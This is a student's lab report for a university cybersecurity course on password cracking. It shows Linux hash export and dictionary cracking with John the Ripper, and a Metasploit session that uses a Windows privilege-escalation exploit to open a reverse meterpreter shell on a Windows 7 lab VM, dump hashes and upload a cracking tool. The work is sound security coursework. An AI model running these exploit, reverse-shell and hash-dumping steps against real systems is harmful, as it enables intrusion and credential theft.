

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #5 – Password Cracking


Darren Pritchard

01241796

Password Cracking (Part A)


Task A: Linux Password Cracking (25 points)

1. 5 points. Create two groups, one is cyse301s23, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.



Explanation: Here we add both groups, one named cyse301s23 and the other named dprit002, my Midas ID.


2. 5 points. Create and assign three users to each group. Display related UID and GID information of each user.



Explanation: Here 6 users are created, with User1 through User3 assigned to cyse301s23, and User4 through User6 is assigned to dprit002.

3. 5 points. Choose six new passwords, from easy to hard, and assign them to the users you created.


You need to show me the password you selected in your report, and DO NOT use your real world passwords.




Explanation: As shown, this is after updating all 6 users with passwords ranging from very easy to very hard, with solarwinds123 being the easiest password, and the last password being a diceware passphrase using the EFF wordlist, which is the hardest.

EDIT: For the speed of the next step of the process, the password for User2 has been changed to “password”.

4. 5 points. Export all six users’ password hashes into a file named “YourMIDAS-HASH” (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.



Explanation: This is the command used to export all 6 passwords to a file called “dpr1t002-HASH”. You can see, in the background, that the file has been made in the home directory.




Explanation: After running the command “john dprit002-HASH –wordlist=rockyou.txt” for less than a minute, the password for User2, “password”, is found.


Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords. Then you need to establish a reverse shell connection with the admin privilege to the target Windows 7 VM.


Now, complete the following tasks:



Explanation: Here we have the commands used in command prompt to create 3 users and their corresponding passwords.



Explanation: And here we see that all users have been made correctly.



Explanation: Rather than reinventing the wheel, I will be using the same method as the previous assignment to establish a reverse shell.

```
File Edit View Search Terminal Help
operable program or batch file.
C:\Users\Window 7\Downloads>exit
exit
[*] 192.168.217.2 - Command shell session 2 closed. Reason: User exit
msf5 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 192.168.217.3:443
[*] Launching notepad to host the exploit...
[*] Process 2328 launched.
[*] Reflectively injecting the exploit DLL into 2328...
[*] Injecting exploit into 2328 ...
[*] Exploit injected. Injecting payload into 2328...
[*] Payload injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Encoded stage with x86/shikata ga nai
[*] Sending encoded stage (267 bytes) to 192.168.217.2
[*] Command shell session 3 opened (192.168.217.3:443 -> 192.168.217.2:25907) at 2023-04-16 01:55:04 -0400


Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Window 7\Downloads>exit
exit
[*] 192.168.217.2 - Command shell session 3 closed. Reason: User exit
msf5 exploit(windows/local/ms10_015_kitrap0d) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 192.168.217.3:443
[*] Launching notepad to host the exploit...
[*] Process 2576 launched.
[*] Reflectively injecting the exploit DLL into 2576...
[*] Injecting exploit into 2576 ...
[*] Exploit injected. Injecting payload into 2576...
[*] Payload injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 4 opened (192.168.217.3:443 -> 192.168.217.2:57805) at 2023-04-16 01:55:46 -0400

meterpreter > |
```

Explanation: And then to perform privilege escalation, we background the original session and use ms10_015_kitrap0d.


1. 5 points. Display the password hashes by using the “hashdump” command in the meterpreter shell.



Explanation: This is after running hashdump, failing for some reason to directly write to a file named “dprit002.WinHASH” and just copy-pasting it to leafpad and saving the file as “dprit002.WinHASH.”

2. 10 points. Save the password hashes into a file named “your_midass.WinHASH” in Kali Linux (you need to replace the “your_midass” with your university MIDAS ID). Then run John the ripper

for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).



explanation: After the VM getting deleted, I repeated all the steps but instead made all the passwords “password” for every user, hence there is only one hash to crack.

3. 10 points. Upload the password cracking tool, Cain and Abel, to the remote Windows 7 VM, and install it via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords. (You MUST crack at least one password in order to complete this assignment.).

```
Attacker Kali - External Workstation on CY301-DPRIT002
Sun 04:53
Terminal
File Edit View Search Terminal Help
60611570/r-xrwx--- 164656522004037615 fif 5226761776-03-25 23:24:48 -0400 pagefile.sys

meterpreter > upload ca_setup.exe
[*] uploading : ca_setup.exe -> ca_setup.exe
[*] Uploaded 7.86 MiB of 7.86 MiB (100.0%): ca_setup.exe -> ca_setup.exe
[*] uploaded : ca_setup.exe -> ca_setup.exe

